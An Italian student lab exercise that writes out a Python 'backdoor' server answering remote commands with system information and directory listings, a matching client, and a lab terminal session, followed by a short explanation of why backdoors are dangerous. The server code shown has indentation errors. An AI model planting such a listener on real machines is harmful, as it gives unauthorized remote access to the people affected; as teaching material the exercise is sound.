

S3-L2

Programma 1: Server

```
Applications Places Terminal Dec 5 07:26
kali@kali: ~/Desktop
GNU nano 7.2 backdoor1.py *
import socket, platform, os #importiamo i moduli relativi al socket, piattaforma e Sist.Operat.

SVR_ADDR = "" #creo la variabile dove troveremo l'Ip
SVR_PORT = 1234 #creo la variabile dove andrà inserita la porta

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) #permette la ricezione e invio di dati
s.bind((SVR_ADDR, SVR_PORT)) #bind metodo che serve per associare il socket all'ip e alla porta
s.listen(1) #(1) indica il numero massimo di connessioni che può ricevere
connection, address = s.accept() #metodo accept restituisce due argomenti, connection verrà usato per scambio dati e address ci dirà l'ip del client che si è collegato

print ("client connected: ",address) #stampiamo l'ip del client

while 1: #ciclo while sempre vero
    try:
        data = connection.recv(1024) #metodo utilizzato per ricevere dati dal client
    except:continue

    if(data.decode('utf-8')== '1'): #se il client invia risposta 1
        tosend = platform.platform() + " " + platform.machine() #il server risponde con info su piattaforma server e sist.operat.
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8')== '2'): #se il client invia risposta 2
        data = connection.recv(1024) #il server riceve un percorso dalla connessione
        try:
            filelist = os.listdir(data.decode('utf-8')) #cerca la lista dei file in quel percorso
            tosend = "" #invia una stringa
            for x in filelist:
                tosend += "," + x #contentente i nomi dei file separati da virgole
            except:
                tosend = "Wrong path" #se non ci sono file dà messaggio di errore
            connection.sendall(tosend.encode())
        elif(data.decode('utf-8')== '0'): #il server continua ad ascoltare i comandi finché non riceve 0
            connection.close()
            connection, address = s.accept()
```

Programma 2: Client

```
Applications  Places  Terminal  Dec 5 08:35
kali@kali: ~/Desktop
GNU nano 7.2  backdoor2.py
import socket

SRV_ADDR = input("Type the server IP address: ") #l'utente mette un indirizzo IP DEL SERVER a cui ci si vuole connettere
SRV_PORT = int(input("Type the server port: ")) #l'utente mette la porta

def print_menu():
    print("\n\n0) Close connection          #stampo il menu
1) get system info
2) List directory contents")

my_sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM) #creo un socket
my_sock.connect((SRV_ADDR, SRV_PORT)) #dopo aver creato il socket si conatterà al server

print("Connection established")
print_menu()


while 1:
    message = input("\n-Select an option: ") #selezionare un opzione

    if(message == "0"):
        my_sock.sendall(message.encode()) #se si sceglie 0 si esce
        my_sock.close()
        break

    elif(message == "1"):
        my_sock.sendall(message.encode()) #se si sceglie 1
        data = my_sock.recv(1024) #il client riceve dati dal server
        if not data: break
        print(data.decode('utf-8')) #li stampa

    elif(message == "2"):
        path = input("Insert the path: ") #client richiede un percorso al server
        my_sock.sendall(message.encode())
        my_sock.sendall(path.encode())
        data = my_sock.recv(1024)
        data = data.decode('utf-8').split(",") #stampa i file nel percorso
        print("*"*40)
        for x in data:
            print(x)
        print("*"*40)
```

Connessione Server-Client



```
kali@kali: ~/Desktop
(kali@kali)-[~/Desktop]
$ python backdoor1.py
client connected: ('192.168.32.100', 44226)

kali@kali: ~/Desktop
$ python backdoor2.py
Type the server IP address: 192.168.32.100
Type the server port: 1234
Connection established

0) Close connection
1) get system info
2) List directory contents

-Select an option: 1
Linux-6.3.0-kali1-amd64-x86_64-with-glibc2.37 x86_64

-Select an option: 2
Insert the path: /home/Desktop
*****
Wrong path
*****

-Select an option: Desktop
-Select an option: /Desktop
-Select an option: 
```

Cos'è una Backdoor e perché è pericolosa?

Una backdoor è una vulnerabilità o un punto di accesso segreto ad un sistema informatico che consente l'accesso non autorizzato o la manipolazione dei dati. In termini più semplici, una backdoor è un metodo nascosto per bypassare le normali procedure di autenticazione e ottenere accesso a un sistema o a un'applicazione.

Vengono considerate pericolose perché permettono l'accesso non autorizzato a persone esterne; sono difficili da individuare; possono essere sfruttate per la raccolta di informazioni sensibili e molto altro ancora.